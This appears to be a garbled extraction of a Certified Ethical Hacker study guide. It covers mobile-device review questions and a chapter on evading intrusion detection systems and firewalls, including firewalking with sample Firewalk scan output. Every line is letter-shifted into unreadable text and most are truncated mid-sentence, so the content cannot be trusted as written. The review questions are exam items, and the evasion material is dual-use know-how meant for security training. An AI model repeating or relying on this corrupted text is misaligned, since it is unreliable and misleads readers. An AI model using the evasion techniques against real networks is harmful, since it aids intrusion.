ZRUNSODFH :LWK WKH ULVH RI %<2' SROLFLHV DW P
QHWZRUN QRW RQO\ EHFDXVH WKH\ ZDQW WR EXW D

2SHUDWLQJ V\ VWHPV VXFK DV *RRJOH¶V \$QGURLG D
ZD\ VLPLODU WR EXW DOVR GLIIHUHQW IURP WUDGI
FKDOOHQJH 7KH YDVW QXPEHU RI GHYLFHV KDV OHC
PXOWLSOH YHUVLRQV RI WKH VDPH 26 DQG FRXQWOH
FKDUDFWHULVWLFV

\$V D SHQHWUDWLRQ WHVWHU \RX ZLOO QHHG WR IDF
GLIIHUHQFHV RI WKH P\ULDG RI GHYLFHV WKDW H[LV
FRPELQDWLRQ RI PHWKRGV OHDUQHG RYHU SUHYLRX
WRROV DQG WHFKQLTXHV WR SURSHUO\ WHVW WKH \

([DP (VVHQWLD OV

.QRZ WKH FKDOOHQJHV SRVHG EDVLFHQHGHYLFHMHVHS
IURP ODSWRSV DQG GHVNWRS 3&V WR KLJKO\ FRPSD
SRZHUIXO DQG SRUWDEOH WKH\ SUHVHQW D KXJH S
RUJDQL]DWLRQ

.QRZ WKH EDVLFV RI SURWHFWLRQD PRQLJQHG GHYLF
YXOQHUDEOH WKDQ GDWD LQ D IL[HG ORFDWLRQ 7K
RU VWROHQ GHYLFH LV TXLWH KLJK DQG WKXV UHTX
8QGHUVWDQG WKH FKDOOHQJHV RI NHHSLQJ \$QGURL
GHYLFHV FRPH LQ PDQ\ GLIIHUHQW YHUVLRQV DQG I
VR PDQ\ YHUVLRQV SDWFKHV DQG RWKHU XSGDWHV
PDQ\ GHYLFHV

5HYLHZ 4XHVWLRQV

:KDW LV WKH EHQHILW RI HQFU\SWLRQ RQ PRELOI
\$ 3URWHFWLRQ DJDLQVW VWROHQ GHYLFHV
% 3URWHFWLRQ RI GDWD RQ ORVW RU VWROHQ GI
& 3UHYHQWLRQ RI PDOZDUH
' 3URWHFWLRQ RI GDWD EHLQJ VHQW WR ZHEVLWI
-DLOEUHDNLQJ D SKRQH UHIHUV WR ZKDW"
\$ 5HPRYLQJ '50 IURP WKH V\WHP
% 5HPRYLQJ D GHYLFH IURP D QHWZRUN
& \$FTXLULQJ URRW DFFHVV RQ D GHYLFH
' 5HPRYLQJ UDQVRPZDUH IURP D V\WHP
:KDW GRHV URRWLQJ D GHYLFH GR"
\$ 5HPRYHV XSGDWHV IURP D V\WHP
% 5HPRYHV DFFHVV WR D XVHU
& 3URYLGHV URRW OHYHO DFFHVV WR D XVHU RQ
' ,QFUHDVHV VHFUXULW\ RQ D GHYLFH
\$QGURLG LV EDVHG RQ ZKLFK RSHUDWLQJ V\WHP
\$:LQGRZV
% 26 ;
& 8QL[
' /LQX[
L26 LV EDVHG RQ ZKLFK RSHUDWLQJ V\WHP"
\$:LQGRZV
% 26 ;
& 8QL[
' /LQX[
:KDW FRXOG D FRPSDQ\ GR WR SURWHFW LWVHOI
&KRRVH DOO WKDW DSSO\
\$ 3DVVZRUGV
% 3DWFKLQJ

& (QFU\SWLRQ
' 5HPRWH ZLSH
\$ XWLOLW\ IRU DXGLWLQJ :RUG3UHV V IURP \$QGUR
\$ 'URLG6KHHS
%)LUHVKHHS
& :36FDQ
' 1PDS
:KDW XWLOLW\ FRXOG EH XVHG WR DYRLG VQLIILQ
\$ 6DQGUR3UR[\
% 3UR[LI\
& 3VLSKRQ
' 6KDUN
-HQQLIHU KDV FDSWXUH [ZZWKDROHQZLQJ85/ V H](#)
6KH UHDOL]HV WKDW VKH FDQ SHUIRUP D VHVVLRQ
\$ 6KDUN
% 'URLG6KHHS
& \$LUPRQ
' 'URLG
-HQQLIHU LV FRQFHUQH G DERXW KHU VFDQV EHLQ
XVH WR KLGH WKH VRXUFH RI WKH VFDQV"
\$ 6QLIILQJ
% 6DQGUR3UR[\
&)DFH1LII
' %OLQG VFDQQQLQJ
:KDW RSWLRQ ZRXOG \RX XVH WR LQVWDOO VRIW
\$,QVWDOO IURP XQNQRZQ VRXUFHV
% ,QVWDOO XQVLJQH G VRXUFHV
& ,QVWDOO IURP XQNQRZQ ORFDWLRQV
' ,QVWDOO IURP XQVLJQH G VHUYLFHV
:KLFK WHFKQRORJ\ FDQ SURYLG SURWHFWLRQ D.
\$,3VHF

% 8'3
& 7&3
' , '6
:KHQ D GHYLFH LV URRWHG ZKDW LV WKH HIIHFW
\$,PSURYHG
% /RZHUHG
& 6WD\ V WKH VDPH
' +DUGHQH
6HVVL RQ KLMDFN LQJ FDQ EH WKZDUWHG ZLWK ZK
\$ 6DQGUR3UR[\
% 'URLG6KHHS
&)DFH1LII
' 3VLSKRQ
\$ GHQLDO RI VHUYLFH DSSOLFDWLRQ IRU \$QGURL
\$ %ODVWHU
% /2 , &
& (YLO
' 3U\IL
\$ PDQ LQ WKH EURZVHU DWWDFN GHOLYHUHG E\ D
ZKLFK RI WKH IROORZLQJ"
\$ \$QWL YLUXV
% \$QWL VS\ZDUH
& 8VLQJ)LUHIR[
' 5RRWLQJ D GHYLFH
\$Q DWWDFN WKDW FDQ EH SHUIRUPHG XVLQJ)DFH
\$,QIHFWLQJ WKH FOLHQW V\ VWHP
% ,QIHFWLQJ WKH VHUYHU V\ VWHP
& ,QVHUWLQJ RQH VHOI LQWR DQ DFWLYH VHVVLRQ
' ,QVHUWLQJ RQH VHOI LQWR D ZHE DSSOLFDWLRQ
5HPRWH ZLSHV GR ZKDW" &KRRVH WZR
\$:LSH DOO GDWD RII D GHYLFH

% 5HPRYH VHQVLWLYH LQIRUPDWLRQ VXFK DV FR
&)DFWRU\ UHVHW D GHYLFH
' ,QVHUW FRRNLHV DQG GHYLFHV
\$ VHVVLRQ KLMDFN FDQ EH XVHG DJDLQVW D PRE
\$ (PDLOV
% %URZVHUV
& :RUPV
' &RRNLHV
1HW&XW LV XVHG WR GR ZKDW" &KRRVH WZR
\$ 7HVW ILUHZDOOV
% &UDIW SDFNHWV
& 7DNH RYHU D VHVVLRQ
' 6FDQ D QHWZRUN

&KDSWHU (YDVL RQ

&(+ (;\$0 2%-(&7,9(6 &29(5(' ,1 7+,6 &+\$37(5

✓ ,,, 6HFXULW\

■ 3 9XOQHUDELOLWLHV

✓ ,9 7RROV 6\VWHPV 3URJUDPV

■ 4 /RJ DQDO\VLV WRROV

■ 6 ([SORLWDWLRQ WRROV



\$W WKLV SRLQW LQ WKLV ERRN \RX KDY
EUHDN LQWR D FRPSXWHU V\WHP QHWZRUN RU RU
ORW RI WKH VH DWWDFN DUH HHHFWLYH DW JHWWL
FDQ EH GHHFWHG RU WKZDUWHG 7RGD\¶V QHWZRU
GHHQVLYH DQG GHHFWLYH PHDVXUHV GHVLJQH G
&RUSRUDWLRQV QRZ HPSOR\ PDQ\ GHHQVLYH PHDVX
VWRS WR \RXU DWWDFN ,QWUXVL RQ GHHFWLRQ V\¶
,36V ILUHZDOOV KRQH\SRWV DQG RWKHU VXFK G
DFWLYLWLHV \$OWKRXXJK WKH VH GHYLFHV DUH IRUPL
QHHG WR ILUVW OHDUQ KRZ WKH\ ZRUN DQG WKHQ V
RU MXVW JHW DURXQG WKHP DWRJHWKHU 7KLV FKI
GHDO ZLWK WKHP

+RQH\SRWV , '6V DQG)LUHZDOOV

%HIRUH ZH GHOYH LQWR WKH YDULRXV HYDVLRQ WH
GHIHQGHU¶V GHIHQVLYH DQG GHWHFwLYH PHFKDQLV
ORRN DW HDFK RI WKHVH V\vwHPV DQG VKRZ ZKDW
WKH\ GHWHFw RU VWRS DQ DWWDFN

7KH 5ROH RI ,QWUXVLRQ 'HWHFWLRQ 6\vwHPV
\$Q LQWUXVLRQ GHWHFwLRQ V\vwHP , '6 LV DQ DSSC
LQIRUPDWLRQ WKDW SDVVHV DFURVV D QHWZRUN RU
DQG UHSRUW RQ DQ\ YLRODWLRQV RU PLVXH RI D Q
/HW¶V WDNH D FORVH ORRN DW KRZ DQ , '6 ZRUNV \$
QHWZRUNV E\ GHWHFwLQJ PDOLFLRXV DFWLYLW\ DQ
QHWZRUN DGPLQLVWUDWRU 2QFH DFWLYLWLHV RI W
DOHUWHG

- +HUH DUH VRPH WKLQJV WR NHHS LQ PLQG DV ZH JR
- ,V GHVLJQH WR GHWHFw PDOLFLRXV RU QRQVWD
 - *DWKHUV LQIRUPDWLRQ IURP ZLWKLQ D QHWZRUN
 - 5HSRUWV YLRODWLRQV DQG GHYLDWRQV WR DQ D



\$ QHWZRUN , '6 1, '6 LV D SDFNHW VQLIIHU
EHWZHHQ D SDFNHW VQLIIHU DQG DQ 1, '6 LV WKDW
FRPSDUHV WUDIILF DJDLQVW D VHW RI UXOHV WKD\
OHJLWLPDWH DQG PDOLFLRXV WUDIILF DQG DFWLYL

7KH)RXU 7\SHV RI ,QWUXVLRQ 'HWHFWLRQ 6\vwHPV
,Q SUDFWLFH WKHUH DUH IRXU W\SHV RI , '6V HDFK I
GR QRW :H¶OO ILUVW GLVFXVV WKH W\SHV DYDLODE
GHSHU LQWR HDFK

- 7KH ILUVW W\SH DQG RQH RI WKH PRVW FRPPRQ
LQVSHFW HYHU\ SDFNHW WUDYHUVLQJ WKH QHWZR
EHKDYLRU DQG ZKHQ PDOLFLRXV DFWLYLW\ LV GH
PRQLWRU WUDIILF IURP WKH URXWHU WR WKH KR
RSHUDWHV VLPLODUO\ WR D QHWZRUN FDUG LQ SU
FDQ WDNH WKH IRUP RI D GHGLFDWHG FRPSXWHU I
ZKLFK LV D GHGLFDWHG GHYLFH
- 7KH QH[W PDMRU NLQG RI , '6 LV WKH KRWW EDVHG

ZKLFK LV LQVWDOOHG RQ D VHUYHU RU FRPSXWHU
DFWLYLWLHV RQ D V\WHP ,W LV DGHSW DW GHWF
DEXVHV ,WV ORFDWLRQ RQ D KRVW SXWV WKH +,'
RFFXU RQ D KRVW DV ZHOO DV LQ D SHUIHFW SRVL
DUH FRPPRQ\ DYDLODEOH RQ WKH :LQGRZV SODW
V\WHPV DV ZHOO

- /RJ ILOH PRQLWRUV /)0V PRQLWRU ORJ ILOHV FU
VHDUFKHV WKURXJK WKH ORJV DQG LGHQWLILHV P
ORRN IRU SDWWHUQV LQ WKH ORJ ILOHV WKDW VX
SDUVHUV IRU +773 VHUYHU ORJ ILOHV WKDW ORRN
KROHV VXFK DV WKH SKI DWWDFN \$Q H[DPSOH RI
-)LOH LQWHJULW\ FKHFNLQJ PHFKDQLVPV VXFK DV
WKDW KDYH RWKHUZLVH EHHQ PRGLLHG LQGLFDW



\$QRWKHU IRUP RI SURWHFWLYH PHFKDQLVP
YHULILHU DOVR NQRZQ DV D ILOH LQWHJULW\ FKHI
PD\ EH VXJJHVWLYH RI DQ LQWUXGHU 7KH\ PD\ DO
UHJLVWU\

7KH ,QQHU :RUNLQJV RI DQ , '6

7KH PDLQ SXUSRVH RI DQ , '6 LV WR GHWHFW DQG DO
DGPLQLVWUDWRU FDQ WKHQ GHWHUPLQH EDVHG RQ
DFWLRQ WR WDNH

\$Q , '6 IXQFWLRQV LQ WKH IROORZLQJ ZD\

7KH , '6 PRQLWRUV QHWZRUN DFWLYLW\ IRU DQRPI
EHKDYLURV WKDW PD\ LQGLFDWH DQ DWWDFN UHF
EHKDYLURV ,I WKH DFWLYLW\ GHWHFWHG PDWFKHV
NQRZQ DWWDFN WKH , '6 UHSRUWV WKH DFWLYLW\
ZKDW WR GR %DVHG RQ WKH FRQILJXUDWLRQ LQ S
DGGLWLRQDO DFWLRQV VXFK DV VHQGLQJ WH[W P
HPDLO

,I WKH SDFNHW SDVVHV WKH DQRPDO\ VWDJH WK

, '6 'HWHFWLRQ 0HWKRGV

6R ZKDW PHFKDQLVPV DOORZ DQ , '6 WR GHWHUPLQH
ZRUNV ZLWK WKH UXOH HQJLQH" 2QH RI WKUHH PHW
SURWRFRO GHWHFWLRQ

6LJQDWXUH 'HWHFWLRQ

7KH ILUVW IRUP RI GHWHFWRQ RU UHFRJQLWRQ LV
VRPHWLPHV FDOOHG PLVXH GHWHFWRQ 7KH V\WV
ZKHQ PDWFKHV DUH IRXQG LW UHSRUWV WKH DWWDF

- 3DWWHUQ PDWFKLQJ LV WKH PRVW EDVLF IRUP RI
SURFHVV UHOLHV RQ WKH FRPSDULVRQ RI NQRZQ
PRGHV PD\ EH ORRNLQJ IRU FKDQJHV RU SDWWHU
- 6LJQDWXUH UHFRJQLWRQ LV HIIHFWLYH DW GHWH
RQH V QRW LQ LWV GDWDEDV 7KHUH LV DOVR D V
WR DQ DWWDFN ZLOO WULJJHU D IDOVH SRVLWLYH
DQG IDOVH QHJDWLYHV
- (YROXWRQ RI DWWDFNV DQG PLQRU YDULDWRQV
VLJQDWXUHV IRU D VLQJOH DWWDFN -XVW D VLQJ
VLJQDWXUH WR EH FUHDWHG

\$OWKRXJK WKHVV SUREOHPV PD\ VHHP WR EDU WKH
FDXVH VRPH FRQFHUQ WKLV W\SH RI , '6 LV ZLGHO\



6LJQDWXUH EDVHG , '6V DOVR KDYH DQRWKH

ILOHV PXVW EH XSGDWHG UHJXODUO\ , I D VLJQDWXU
QHJDWLYHV ZLOO VWDUW WR RFFXU ZLWK PRUH UH
VKRXOG KDYH EHHQ FDXJKW E\ WKH , '6 KDYH SDVVH

\$QRPDO\ 'HWHFWLRQ

\$QRPDO\ GHWHFWRQ LV GLIIHUHQW IURP VLJQDWXU
DWWDFNV , Q WKLV V\WHP DQ\ DFWLYLW\ WKDW GR
FRQVLGHUHG DQ DQRPDO\ \$OVR DQ\ GHYLDWRQ IU
DQ DWWDFN DQG WULJJHUV IXUWKHU DFWLRQ 8QOLI
V\WHP PXVW EH VHW XS WR XQGHUVWDQG ZKDW QR
GHWHFWRQ GHYLDWRQV IURP WKLV EDVHOHQ , I WKH
QRUPDO EH KDYL RU RQ D QHWZRUN IDOVH SRVLWLYH



,W LV QRW XQFRPPRQ IRU DQRPDO\ EDVHG

D OHDUQLQJ PRGH WKDW DOORZV WKHP WR REVHUY
SHULRG RI WLP 2QFH D VXILFLHQW SHULRG RI RI
SURLOH RI W\SLFDO WUDIILF KDV EHHQ HVWDEOLV
PRGH DQG LW ZLOO DFW MXVW OLNH D QRPDO , '6
XQKHDUG RI WR WDNH EDVHOLQHV GXULQJ SHDN DQ
VXFK DUH SXVKHG RXW WR WKH QHWZRUN LQ RUGH

3URWRERO 'HWHFWLRQ

7KH WKLUG W\SH RI GHWHFWLRQ XVHG E\ , '6V LV SUF
DQRPDOLHV WKDW DUH VSHFLILF WR D JLYHQ SURWR
WKH V\VWHP XVHV NQRZQ VSHFLILFDWLRQV IRU D SL
FRPSDUH WUDIILF DJDLQV 7KURXJK XVH RI WKLUG
7KLV PHWKRG FDQ GHWHFW QHZ DWWDFNV EHIRUH Q
GHWHFWLRQ FDQ 7KH GHWHFWLRQ PHWKRG UHOLHV
WKH UDSLGO\ FKDQJLQJ DWWDFN PHWKRG 8QOLNH V
GHWHFWLRQ GRHV QRW UHTXLUH WKDW \RX GRZQOR
V\VWHP DUH W\SLFDOO\ SUHVHQWHG GLIIHUHQWO\ IL
PDQXIDFWXUHUV¶ JXLGHV EHFDXVH HDFK PD\ EH GLI

6LJQV RI DQ ,QWUXVLRQ

6R ZKDW W\SH RI DFWLYLWLHV DUH LQGLFDWLRQV RI
, '6 UHVSRRG WR" /HW¶V ORRN DW DFWLYLWLHV WKD\



,QWUXVLRQ SUHYHQWLRQ V\VWHPV ,36V ZI

WKH DGGHG FDSDELOLW\ RI EHLQJ DEOH WR HLWKH
ORFN GRZQ D V\VWHP DW WKH KRVW OHYHO WKXV

+RVW 6\VWHP ,QWUXVLRQV

:KDW LV DQ LQGLFDWRU RI DQ DWWDFN RQ D KRVW"
DV DQ DWWDFN

-)LOH V\VWHP DQRPDOLHV VXFK DV XQNQRZQ ILOHV
RI ILOHV
- 1HZ ILOHV RU IROGHUV WKDW DSSHU ZLWKRXW HJ
DVFHUWDLQH 1HZ ILOHV PD\ EH D VLJQ RI LWHP\
EH VSUHDG DFURVV D QHWZRUN

- 3UHVHQFH RI URJXH VXLG RU VJLG RQ D /LQX[V\V\
 - 8QNQRZQ RU XQH[SODLQHG PRGLLFDWLRQV WR IL
 - 8QNQRZQ ILOH H[WHQVLRQV
 - &U\SWLF ILOHQDPHV
 - 'RXEOH H[WHQVLRQV VXFK DV ILOHQDPH H[H H[H
- 7KLV LV QRW DQ H[KDXVWLYH OLVW \$V DWWDFNHUV
DJDLQVW D WDUJHW

1HWZRUN ,QWUXVLRQV

,QGLFDWLRQV RI D SRWHQWLDO QHWZRUN DWWDFN F

- ,QFUHDVHG DQG XQH[SODLQHG XVH RI QHWZRUN EI
- 3UREHV RU VHUYLFHV RQ V\ VWHPV RQ WKH QHWZR
- &RQQHFWLRQ UHTXHVWV IURP XQNQRZQ ,3V RXWVI
- 5HSHDWHG ORJLQ DWWHPSWV IURP UHPRWH KRVW\
- 8QNQRZQ RU XQH[SODLQHG PHVVDJHV LQ ORJ ILOH

1RQVSHFLILF 6LJQV RI ,QWUXVLRQ

2WKHU VLJQV FDQ DSSHU WKDW PD\ LQGLFDWH WKH
LQWUXVLRQ LQ SURJUHVV

- 0RGLLFDWLRQV WR V\ VWHP VRIWZDUH DQG FRQILJ
- 0LVVLQJ ORJV RU ORJV ZLWK LQFRUUHFW SHUPLVV
- 6\ VWHP FUDVKHV RU UHERRWV
- *DSV LQ WKH V\ VWHP DFFRXQWLQJ
- 8QIDPLOLDU SURFHVVHV
- 8VH RI XQNQRZQ ORJLQV
- /RJLQV GXULQJ QRQZRUNLQJ KRXUV
- 3UHVHQFH RI QHZ XVHU DFFRXQWV
- *DSV LQ V\ VWHP DXGLW ILOHV
- 'HFUHDVH LQ V\ VWHP SHUIRUPDQFH
- 8QH[SODLQHG V\ VWHP UHERRWV RU FUDVKHV



.HHS LQ PLQG WKDW \RX QHHG WR UHJXODU

XQH[SODLQHG EHKDYLRU +RZHYHU DV D UHVVXOW F
HDUOLHU LQ WKLV ERRN WKHVV FRQWHQWV FDQ E
WKH V\ VWHP RU HQYLURQPHQW FRPSOHWHO\ EHIRU
LQWUXVLRQ

)LUHZDOOV

)LUHZDOOV DUH DQRWKHU SURWHFWLYH GHYLFH IRU
WHVWHU RU DWWDFNHU)LUHZDOOV UHSUHVHQW D E
RU DUHDV RI WUXVW ,Q LVV VLPsohvW IRUP DQ LPS
EDUULHU EHWZHHQ D SULYDWH DQG D SXEOLF QHWZ
FRPSOLFDPWHG IURP WKHUH DV \RX¶OO VHH LQ WKLV



)RU WKH PRVW SDUW ZH UHIHU WR ILUHZDO

EXW LQ UHDO OLIH D ILUHZDOO FDQ EH HLWKHU VR
LQ WKLV FKDSWHU ,¶OO PDNH WKH GLVWLQFWLRQ
ILUHZDOOV

:KHQ GLVFXVVLQJ ILUHZDOOV LW LV LPSRUWDQW WF
SODFHPHQW RQ D QHWZRUN \$ ILUHZDOO LV D FROOH
FKRNH S\WK\WORFDWLRQ ZKHUH WUDIILF HQWHUV DQ
ILOWHU DOO WUDIILF IORZLQJ LQ DQG RXW DQG GHW
FRQWLQXH ,Q PDQ\ FDVHV WKH ILUHZDOO LV SODFH
WKDW LQ WKH FDVH RI FRPSURPLVH NH\ UHVRXUFHV
HQRXJK FDUH DQG GR SURSHU SODQQLQJ DORQJ ZLW
LV H[SOLFLWO\ DOORZHG WR SDVV ZLOO EH DEOH WF
ILUHZDOO



)LUHZDOOV FDQ DOVR EH WKRXJKW RI DV V

PHDQV WKDW LI \RX KDYH WZR GLIIHUHQW QHWZRU
WUXVW SODFHG RQ WKHP WKH ILUHZDOO ZLOO DFV

+HUH DUH VRPH GHWDLOV DERXW ILUHZDOOV WR EH

-)LUHZDOOV DUH D IRUP RI , '6 VLQFH DOO WUDIILF
FURVVHV WKH ILUHZDOO
- \$ ILUHZDOO¶V FRQILJXUDWLRQ LV PDQGDWHG E\ D

WR NHHS SDFH ZLWK WKH JRDOV RI WKH RUJDQLJD

-)LUHZDOOV DUH W\SLFDOO\ FRQILJXUHG WR DOORZ HPDLO SURWRFROV ZHE SURWRFROV RU UHPRWH
- ,Q VRPH FDVHV D ILUHZDOO PD\ DOVR DFW DV D ILGHQWLILFDWLRQ RI DWWHPSWV WR GLDO LQWR W
- \$ ILUHZDOO XVHV UXOHV WKDW GHWHUPLQH KRZ W HQWHULQJ DQG H[LWLQJ WKH QHWZRUN DQG LW L DOORZHG WR JR WKH RWKHU ZD\
-)RU WUDIILF WKDW SDVVHV WKH ILUHZDOO WKH G IORZLQJ EHWZHHQ QHWZRUNV
-)LUHZDOOV FDQ ILOWHU WUDIILF EDVHG RQ D PXO\ RULJLQ SURWRFRO FRQWHQW RU DSSOLFDWLRQ
- ,Q WKH HYHQW WKDW WUDIILF RI D PDOLFLRXV QD\ FRQILJXUHG DODUP ZLOO DOHUW D V\ VWHP DGPLQ



,Q PDQ\ FDVHV D ILUHZDOO ZRUNV LQ FRQPRWLYDWLRQ EHKLQG WKLV OD\RXW LV WKDW SODFH ILUHZDOO FDQ KHOS UHGXFH WKH ORDG SODFHG RQ ,W LV DOVR ZRUWK PHQWLRLQJ WKDW DQ 1,'6 FDQ SURYLGH DGGLWLRQDO PRQLWRULQJ FDSDELOLWLH IXQFWLRQLQJ

)LUHZDOO &RQILJXUDWLRQV

1RW DOO ILUHZDOOV RU ILUHZDOO VHWXS DUH FUHHDFK VHWXS DQG KRZ LW ZRUNV)LUHZDOOV FDQ EH RIIHULQJ LWV RZQ DGYDQWDJHV DQG GLVDGYDQWDJH

%DVWLRQ +RVW

\$EDVWLRQV KHQGHG WR EH WKH SRLQW WKURXJK QHWZRUN ,W LV D FRPSXWHU V\ VWHP WKDW KRVWV LWV GHILQH UROH ZKLFK LQ WKLV FDVH LV WR SUFKDV WZR LQWHUIDFHV RQH FRQQHFWHG WR WKH SXI QHWZRUN

6FUHHQH 6XEQHW

7KLV W\SH RI VHWXS XVHV D VLQJOH ILUHZDOO ZLWK DUH FRQQHFWHG WR WKH ,QWHUQH WKH '0= PRUH

UHVSHFWLYHO\ 7KH REYLRXV DGYDQWDJH RI WKLV \ IURP RQH DQRWKHU E\ YLUWXH RI WKH IDFW WKDW FRIIHUV WKH DGYDQWDJH RI SUHYHQWLQJ D FRPSURPRWKHU DUHDV

0XOWLKRPHG)LUHZDOO

\$ PXOWLKRPHG ILUHZDOO UHIHUV WR WZR RU PRUH RZQ QHWZRUN VHJPHQW ORJLFDOO\ DQG SK\VLFDOO\ WR LQFUHDVH HIILFLHQF\ DQG UHOLDELOLW\ RI DQ , LQWHUIDFHV DUH SUHVHQW WR DOORZ IRU IXUWKHU VHFXULW\ REMHFWLYHV RI WKH RUJDQL]DWLRQ

'HPLOLWDULJHG =RQH

\$ '0= LV D EXIIHU JRQH EHWZHHQ WKH SXEOLF DQG SXVHG WR DFW DV QRW RQO\ D EXIIHU JRQH EXW DOV WR PDNH SXEOLFO\ DYDLODEOH ZLWKRXW DOORZLQJ

\$ '0= LV FRQVWUXFWHG WKURXJK WKH XVH RI D ILUH DVVLJQHG VSHFLILF UROHV VXFK DV LQWHUQDO WUXXQWUXVWHG QHWZRUN ,QWHUQHW



5HPHPEHU WKDW HDFK LPSOHPHQWDWLRQ L IXQFWLRQV <RX VKRXOG NQRZ WKH FDVW RI FKDU

7\SHV RI)LUHZDOOV

1RW DOO ILUHZDOOV DUH WKH VDPH DQG \RX PXVW DEOH WR XQGHUVWDQG KRZ HDFK ZRUNV

3DFNHW)LOWHULQJ\LVUHZDOO KDSV WKH VLP SOHVW I 1HWZRUN OHYHO RI WKH 26, PRGHO 7\SLFDOO\ WKH\ SDUW RI LWV VWDQGDUG IHDWXUH VHW 7KLV ILUHZE VRXUFH DQG GHVWLQDWLRQ DGGUHV SURWRFRO D UXOH LW LV GURSSHG ,I WKH SDFNHW PDWFKHV D L

&LUFXLW /HYHO 7\LVUHZDOO PRUH FRPSOH[IRUP RI ILU 6HVVLRQ OD\HU RI WKH 26, PRGHO \$ FLUFXLW OHYH UHTXHVWHG VHVVLRQ LV YDOLG E\ FKHFNLQJ WKH 7& OHYHO JDWHZD\V GR QRW ILOWHU LQGLYLGXDO SDFN \$SSOLFDFWLRQ /HYHO 7\LVUHZDOO DQDO\]HV WKH DS GHFLVLRQV DERXW ZKHWKHU WR WUDQVPLW WKH SD



\$ SUR[\ EDVHG ILUHZDOO DVNV IRU DXWKHQ
 LW ZRUNV DW WKH \$SSOLFDWLRQ OD\HU \$ FRQWHQ
 FDFKLQJ IUHTXHQWO\ DFFHVVHG LQIRUPDWLRQ LQV
 VDPH GDWD WR WKH VHUYHUV

6WDWHIXO 0XOWLOD\HU , QVSHFWLRQZDODZDROELQH
 RWKHU WKUHH W\SHV ,W ILOWHUV SDFNHWV DW WKH
 SDFNHWV DUH OHJLWLPDWH DQG LW HYDOXDWHV WK



)RU WKH &(+ H[DP EH VXUH \RX NQRZ WKH
 GLVWLQJXLVKHV WKHP IURP RQH DQRWKHU \$OVR E
 PRGHO HDFK RSHUDWHV DW DQG ZK\

:KDW¶V 7KDW)LUHZDOO 5XQQQLQJ"

7R GHWHUPLQH D W\SH RI ILUHZDOO DQG HYHQ D EU
 VFDQQQLQJ DQG WRROV WR EXLOG LQIRUPDWLRQ DER
 LGHQWLILQJ FHUWDLQ SRUWV \RX FDQ OLQN WKH U
 GHWHUPLQH WKH W\SH RI DWWDFN RU SURFHVV WR \
 GHYLFH



6RPH ILUHZDOOV VXFK DV &KHFN 3RLQW)LL
 OLVWHQ RQ SRUWV 7&3 ± DQG 7&3 DQG

)RUWXQDWHO\ \RX FDQ SHUIRUP EDQQHU JUDEELQJ
 RQ D SRUW ,I \RX HQFRXQWHU D ILUHZDOO WKDW KI
 LGHQWLILFDWLRQ ,W LV SRVVLEOH WR EDQQHU JUD

)LUHZDONLQJ

\$QRWKHU HIIHFWLYH ZD\ WR GHWHUPLQH WKH FRQIL
)LUHZDONLQJ PD\ VRXQG OLNH D SDLQIXO SURFHVV
 SURFHVV RI SURELQJ D ILUHZDOO WR GHWHUPLQH W
 8'3 SDFNHWV DW WKH ILUHZDOO 7KH NH\ WR PDNLQJ
 DUH VHW WR KDYH RQH PRUH KRS LQ WKHLU WLPH W
 ILUHZDOO RU HOLFLW D UHVSRQVH VWDWLQJ RWKHU
 7R SHUIRUP D ILUHZDON DJDLQVW D ILUHZDOO \RX (

)LUHZDONLQJ)K+RWWVWHP RXWVLGH WKH WDUJHW QH
DUH VHQW WR WKH GHVWLQDWLRQ KRVW LQ RUGHU
QHWZRUN

*DWHZD\ +RK\WV\WVWHP RQ WKH WDUJHW QHWZRUN WK
WKURXJK ZKLFK WKH GDWD SDFNHW SDVVHV RQ LWV
'HVWLQDWLRQK+RWWVWHP RQ WKH QHWZRUN
DGGUHVHVG

8VLQJ)LUHZDON

7KHUH DUH GLIIHUHQW ZD\V WR SHUIRUP WKH SURFH
RQH WKDW LV SRSXODU LV)LUHZDON IRU /LQX[7KL'
PHWKRGV WR DVFHUWDLQ ZKLFK /D\HU SURWREROV
)LUHZDON VHQG RXW QXPHURXV 7&3 DQG RU 8'3 SD
KLJKHU WKDQ WKH WDUJHW ,Q SUDFWLFH WKLV PHD
ZLOO H[SLUH DW WKH QH[W KRS DQG WKH VFDQQQLQJ
,&03B7,0(B(;&(((' PHVVDJH +RZHYHU IRU WUDIILF W
EH UHWXUQHG EHFDXVH WKH GHYLFH ZLOO JHQHUDO

7KH ILUVW VWHS LQ PDNLQJ WKLV SURFHVV ZRUN LV
6LQFH ZH QHHG WUDIILF WR JHW SDVW WKH ILUHZDO
WKH QXPEHU RI KRSV WR JHW WR WKH ILUHZDOO SO
GHHUPLQLQJ WKH H[DFW KRS FRXQW \RX DUH QRW
QHWZRUN MXVW WKH FRXQW WR JHW RQH VWHS SDV
LQWHQGHG WR DQDO\]H WKH ILUHZDOO LWVHOI DQG
KDYH GHHUPLQHG WKLV XVLQJ D XWLOLW\ VXFK DV



,I \RX DUH XQVXUH RI KRZ 77/ DQG KRS FRX
EDFN DQG UHYLHZ &KDSWHU 36\WVWHP)XQGDPHQW
EUXVK XS

7R LOOXVUDWH KHUH DUH WKH UHVXOWV RI UXQQI

)LUHZDON >JDWHZD\ \$&/ VFDQQHU@
)LUHZDON VWDWH LQLWLDOLJDWLRQ FRPSOHWHG VXFFHVVIXOO\
7&3 EDVHG VFDQ
5DPSLQJ SKDVH VRXUFH SRUW GHVWLQDWLRQ SRUW
+RWIRRW WKURXJK XVLQJ DV D PHWULF
5DPSLQJ 3KDVH
77/ H[SLUH > @
77/ H[SLUH > @
77/ H[SLUH > @
%LQGLQJ KRVW UHDFKHG
6FDQ ERXQG DW KRSV
6FDQQQLQJ 3KDVH

SRUW \$ RSHQ SRUW OLVWHQ > @
SRUW \$ RSHQ SRUW QRW OLVWHQ > @
SRUW \$ RSHQ SRUW OLVWHQ > @
SRUW \$ RSHQ SRUW QRW OLVWHQ > @
SRUW \$ RSHQ SRUW QRW OLVWHQ > @
SRUW \$ RSHQ SRUW QRW OLVWHQ > @
6FDQ FRPSOHWHG VXFHVHVIXOO\

,Q WKLW H[DPSOH \RX FDQ VHH WKDW SRUWV DQG
EHKLQG WKRVH SRUWV 7KH RWKHU SRUWV DUH MXV
WKH UHVXOWV UHWXUQH

,I \RX ORRN XS KLJKHU LQ WKH UHVXOWV \RX¶OO V
ILUHZDONLQJ VFULSW LV XVLQJ WUDFHURXWH WR VH
2QFH WKLW QXPEHU LV GHWHUPLQH WR EH)LUHZ
RU VHWV WKH ERXQGV RI WKH VFDQ DW KRSV %\G
WR WKH SRLQW SDVW WKH ILUHZDOO RU ZHUH VWRS
/HW¶V WDNH)LUHZDON IRU D GULYH DQG VHH KRZ W

(;(5&,6(

&RPH)LUHZDON ZLWK .DOL
